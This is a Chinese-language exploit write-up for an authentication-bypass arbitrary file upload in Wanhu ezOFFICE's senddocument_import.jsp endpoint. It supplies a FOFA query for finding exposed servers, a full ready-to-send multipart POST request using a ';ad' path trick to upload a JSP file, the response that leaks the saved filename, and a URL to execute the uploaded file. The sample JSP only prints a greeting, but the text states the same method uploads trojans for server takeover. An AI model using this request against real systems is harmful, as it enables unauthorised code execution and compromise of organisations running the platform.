W1-16万户-ezOffice-文件上传

漏洞描述：

万户 ezOFFICE 协同管理平台 senddocument_import.jsp、OfficeServer.jsp等接口处存在鉴权绕过并且可以上传任意文件，攻击者可上传恶意木马获取服务器权限。

网站图片：

万户ezOFFICE协同管理平台

网络测绘：

fofa语法：


FOFA：app="ezOFFICE协同管理平台"

漏洞复现：

payload：

```
POST /defaultroot/modules/govoffice/gov_documentmanager/senddocument_import.jsp;ad?categoryId=null&path=loginpage&mode=add&fileName=null&saveName=null&fileMaxSize=0&file
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 435
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLNvGnzm2o3sImhz
Accept-Encoding: gzip, deflate
Connection: close

------WebKitFormBoundaryvLNvGnzm2o3sImhz
Content-Disposition: form-data; name="photo"; filename="11.jsp"
Content-Type: application/octet-stream

<% out.println("Hello ezOFFICE"); %>
------WebKitFormBoundaryvLNvGnzm2o3sImhz
Content-Disposition: form-data; name="continueUpload"

0
------WebKitFormBoundaryvLNvGnzm2o3sImhz
Content-Disposition: form-data; name="submit"

导 入
------WebKitFormBoundaryvLNvGnzm2o3sImhz--
```

效果图:




```
POST /defaultroot/modules/govoffice/gov_documentmanager/senddocument_import.jsp;ad?
categoryId=null&path=loginpage&mode=add&fileName=null&saveName=null&fileMaxSize=0&
fileMaxNum=null&fileType=jsp HTTP/1.1
Host: [redacted]:7001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 435
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLNvGnzm2o3sImhz
Accept-Encoding: gzip, deflate
Connection: close

------WebKitFormBoundaryvLNvGnzm2o3sImhz
Content-Disposition: form-data; name="photo"; filename="11.jsp"
Content-Type: application/octet-stream

<% out.println("Hello ezOFFICE"); %>
------WebKitFormBoundaryvLNvGnzm2o3sImhz
Content-Disposition: form-data; name="continueUpload"

0
------WebKitFormBoundaryvLNvGnzm2o3sImhz
Content-Disposition: form-data; name="submit"

导 入
------WebKitFormBoundaryvLNvGnzm2o3sImhz--
```

```
//    aSize = "0";
//   }
//$("*[name='accessorySize']",W.document).val( parseInt(aSize) + 36);
// opener.document.all.accessorySize.value = parseInt(aSize) + 36;
//}

//在调用页面的table列表中显示
var path="loginpage";
var fileNames="null";
var saveNames="null";
var fileNum="null";
var fileNameTemp="11.jsp";

var saveName="2023121018351672864675209.jsp";


//-->
</script>

<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>
      导入文件
    </title>
    <link href="skin/null/style.css" rel="stylesheet" type="text/css" />
    <script src="/defaultroot/js/js.js" language="javascript">
    </script>
  </head>
  <body bgcolor="E8ECED" >
```

PS：响应体会回显当前日期的文件名
验证url

```
http://your-ip/defaultroot/upload/loginpage/回显的文件名;fds
```



[redacted]:7001/defaultroot/upload/loginpage/2023121018351672864675209.jsp;fds

Hello ezOFFICE